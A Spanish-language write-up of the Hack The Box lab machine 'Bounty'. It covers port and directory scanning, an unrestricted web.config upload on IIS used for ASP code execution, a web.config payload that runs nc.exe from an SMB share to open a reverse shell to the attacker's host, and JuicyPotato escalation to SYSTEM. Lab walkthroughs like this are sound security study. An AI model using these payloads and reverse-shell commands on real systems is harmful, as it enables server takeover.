Bounti - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos abiertos con nmap:

```
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE REASON          VERSION
80/tcp open  http    syn-ack ttl 127 Microsoft IIS httpd 7.5
|_http-title: Bounty
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```


Vemos que solo tienen el puerto 80 abierto, vamos a ver las tecnologias que hay detras del servidor web:

```
└─$ whatweb 10.10.10.93
http://10.10.10.93 [200 OK] Country[RESERVED][ZZ], HTTPServer[Microsoft-IIS/7.5], IP[10.10.10.93], Microsoft-
IIS[7.5], Title[Bounty], X-Powered-By[ASP.NET]
```

Como vemos que por detras esta asp.net, para buscar archivos en el servidor web fuzzearemos por ".asp" y "aspx" que son los mas probables de encontrar:

```
└─$ gobuster dir -u http://10.10.10.93 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x htm
l,php,jsp,jpg,png,zip,txt,asp,aspx
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.93
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,png,txt,aspx,html,jsp,jpg,zip,asp
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/welcome.png          (Status: 200) [Size: 184946]
/Welcome.png          (Status: 200) [Size: 184946]
/transfer.aspx        (Status: 200) [Size: 941]
```

Vamos a la ruta que hemos encontrado y vemos formulario donde podemos subir archivos, pero como no sabemos que extension tienen que tener vamos al intruder para hacer un ataque de fuerza bruta para descubrirlo:



Como he visto que habia un archivo .png subido voy a intentar subir otro para ver que respuesta da cuando la extension es valida:

```
      </div>

      <div>

        <input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATION" valu
      </div>
      <div>
        <input type="file" name="FileUpload1" id="FileUpload1" />
        <input type="submit" name="btnUpload" value="Upload" onclick="return Vali
        <br />
        <span id="Label1" style="color:Green;">
          File uploaded successfully.
        </span>
      </div>
    </form>
  </body>
</html>
```

Ahora vamos a cargar una wordlist de extensiones y vamos a filtrar por la palabra successfully para que cuando encuentre esa palabra en la respuesta me lo avise:

Request	Payload	Status code	Response received	Error	Timeout	Length	successfully	Comment
0		200	111			1331	1	
1	php	200	111			1336		
2	html	200	112			1336		
3	zip	200	111			1336		
4	jsp	200	113			1336		
5	asp	200	112			1336		
6	aspx	200	112			1336		
7	config	200	112			1331	1	
8	jpg	200	113			1331	1	
9	png	200	112			1331	1	


Vemos que podemos subir un archivo .config malicioso. Vamos a buscar si encontramos alguno buscando en google "IIS config web extension exploit":

Running web.config as an ASP file

Sometimes IIS supports ASP files but it is not possible to upload any file with .ASP extension. In this case, it is possible to use a web.config file directly to run ASP classic codes:

```
 <?xml version="1.0" encoding="UTF-8"?>
<configuration>
   <system.webServer>
      <handlers accessPolicy="Read, Script, Write">
         <add name="web_config" path="*.config" verb="*" modules="IsapiModule"
scriptProcessor="%windir%\system32\inetsrv\asp.dll" resourceType="Unspecified" requireAccess="Write"
preCondition="bitness64" />
      </handlers>
      <security>
         <requestFiltering>
            <fileExtensions>
               <remove fileExtension=".config" />
            </fileExtensions>
            <hiddenSegments>
               <remove segment="web.config" />
            </hiddenSegments>
         </requestFiltering>
      </security>
   </system.webServer>
</configuration>
<!-- ASP code comes here! It should not include HTML comment closing tag and double dashes!
<%
Response.write("-"&"->")
' it is running the ASP code if you can see 3 by opening the web.config file!
Response.write(1+2)
Response.write("<!-"&"-")
%>
-->
```

Encontramos uno que nos dice que el codigo se ejecuta abajo en "Response.write" que lo que intenta hacer es sumar 1+2. Si la respuesta nos da 3 es que el codigo se esta ejecutando correctamente. Vamos a subir el archivo:




El archivo se ha subido pero no nos dice a que ruta, vamos a filtar la wordlist de directorios por todo lo que contenga upload para encontrarlo:


```
cat wordlist|grep upload>wordlist_upload.txt
```

```
└─$ gobuster dir -u http://10.10.10.93 -w wordlist_upload.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.93
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                wordlist_upload.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/uploadedfiles        (Status: 301) [Size: 156] [--> http://10.10.10.93/uploadedfiles/]
Progress: 40 / 41 (97.56%)
```


Vamos a la ruta y nos dice que forbiden porque no tenemos capacidad de listar archivos:



Pero como sabemos el nombre del archivo podemos mencionarlo directamente:



Vemos que no existe, puede ser que se haya borrado por pasar X tiempo, vamos a intentar subirlo otra vez y actualizar la pagina:



Vemos un 3, eso es que el codigo se esta ejecutando correctamente, vamos a intentar reemplazar el "2+1" que aparecia en el codigo de ejecucion por un codigo malicioso en asp. Para ello encontramos un "one liner payload de asp" en la siguiente pagina:

`https://www.hackingdream.net/2020/02/reverse-shell-cheat-sheet-for-penetration-testing-oscp.html`

`<%response.write CreateObject("WScript.Shell").Exec(Request.QueryString("cmd")).StdOut.Readall()%>`

Este payload lo incluimos en el archivo "web.config":

1. El codigo se ejecutaba asi:
```
<!-- ASP code comes here! It should not include HTML comment closing tag and double dashes!
<%
Response.write("-"&"->")
' it is running the ASP code if you can see 3 by opening the web.config file!
Response.write(1+2)
Response.write("<!-"&"-")
%>
-->
```
2. Pegamos aqui:
```
<!-- ASP code comes here! It should not include HTML comment closing tag and double dashes!
<%response.write CreateObject("WScript.Shell").Exec(Request.QueryString("cmd")).StdOut.Readall()%>
-->
```

3. Quedaria asi:

```
<!— ASP code comes here! It should not include HTML comment closing tag and double dashes!
<%
set co = CreateObject("WScript.Shell")
set cte = co.Exec("cmd /c ping 10.10.14.5")
output =cte.StdOut.Readall()
Response.write(output)
%>
—>
```

Explicacion del payload:

- Linea1: Definimos una variable que se llame "co" (create object) para crear el objeto "Wscript.shell"
- Linea2: Definimos otra variable que se llame "cte" (command to execute) para que el objeto que hemos creado en la variable "co" ejecute un comando. El comando que queramos ejecutar ira entre parentesis
- Linea3: Definimos otra variable que se llame output que lo que hace es leer la respuesta de la variable "cte", es decir, lee el comando que ejecutamos
- Linea4: Muestra por pantalla lo que lee en la variable output

Vamos a probar a subir este archivo y ejecutarlo. Supuestamente tiene que enviar un ping a nuestra maquina local. Por lo que nos vamos a poner en escucha con tcpdump para ver si lo recibimos:

```
└─$ sudo tcpdump -i tun0 icmp
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
06:27:05.307334 IP 10.10.10.93 > 10.10.14.5: ICMP echo request, id 1, seq 9, length 40
06:27:05.307345 IP 10.10.14.5 > 10.10.10.93: ICMP echo reply, id 1, seq 9, length 40
06:27:06.318513 IP 10.10.10.93 > 10.10.14.5: ICMP echo request, id 1, seq 10, length 40
06:27:06.318522 IP 10.10.14.5 > 10.10.10.93: ICMP echo reply, id 1, seq 10, length 40
06:27:07.332820 IP 10.10.10.93 > 10.10.14.5: ICMP echo request, id 1, seq 11, length 40
06:27:07.332831 IP 10.10.14.5 > 10.10.10.93: ICMP echo reply, id 1, seq 11, length 40
06:27:08.346590 IP 10.10.10.93 > 10.10.14.5: ICMP echo request, id 1, seq 12, length 40
06:27:08.346603 IP 10.10.14.5 > 10.10.10.93: ICMP echo reply, id 1, seq 12, length 40
```

Como estamos recibiendo el ping, podemos modificar el archivo "web.config" para que ejecute el binario de netcat que podemos compartir por smb para recibir la conexion. Lo modificamos de la siguiente manera:

```
<!— ASP code comes here! It should not include HTML comment closing tag and double dashes!
<%
set co = CreateObject("WScript.Shell")
set cte = co.Exec("\\10.10.14.5\share\nc.exe -e cmd 10.10.14.5 1234")
output =cte.StdOut.Readall()
Response.write(output)
%>
—>
```

Lo subimos, nos ponemos a la escucha con netcat, compartimos la carpeta donde se encuentra "nc.exe" y lo ejecutamos para recibir la conexion:

```
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.93] 49158
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
bounty\merlin
```

ESCALADA DE PRIVILEGIOS

Intentamos buscar la flag de berlin pero no la encontramos en su desktop:

```
C:\Users\merlin\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 5084-30B0

 Directory of C:\Users\merlin\Desktop

05/31/2018  12:17 AM    <DIR>          .
05/31/2018  12:17 AM    <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)  11,884,249,088 bytes free
```

Puede que este oculta, con dir /a podemos ver los archivos ocultos:

```
C:\Users\merlin\Desktop>dir /a
dir /a
 Volume in drive C has no label.
 Volume Serial Number is 5084-30B0

 Directory of C:\Users\merlin\Desktop

05/31/2018  12:17 AM    <DIR>          .
05/31/2018  12:17 AM    <DIR>          ..
05/30/2018  12:22 AM               282 desktop.ini
10/03/2024  01:50 PM                34 user.txt
               2 File(s)            316 bytes
               2 Dir(s)  11,884,773,376 bytes free
```

Vamos a ver los privilegios de los que dispone el usuario:

```
C:\Users\merlin\Desktop>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

Como dispone de "SeImpersonatePrivilege" vamos a tirar de "Juicipotatoe.exe" para elevar nuestros privilegios. Para ello nos descargamos "nc.exe" en la maquina victima, nos ponemos a la escucha con netcat y ejecutamos el siguiente comando:

```
JuicyPotato.exe -t * -l 6666 -p C:\Windows\System32\cmd.exe -a "/c C:\temp\nc.exe -e cmd 10.10.14.5 1234"
```

```
C:\Users\merlin\Desktop>JuicyPotato.exe -t * -l 6666 -p C:\Windows\System32\cmd.exe -a "/c C:\temp\nc.exe -e
cmd 10.10.14.5 1234"
JuicyPotato.exe -t * -l 6666 -p C:\Windows\System32\cmd.exe -a "/c C:\temp\nc.exe -e cmd 10.10.14.5 1234"
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 6666
....
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
```

Y ya somos "nt authority system"

```
C:\Windows\system32>whoami
whoami
nt authority\system
```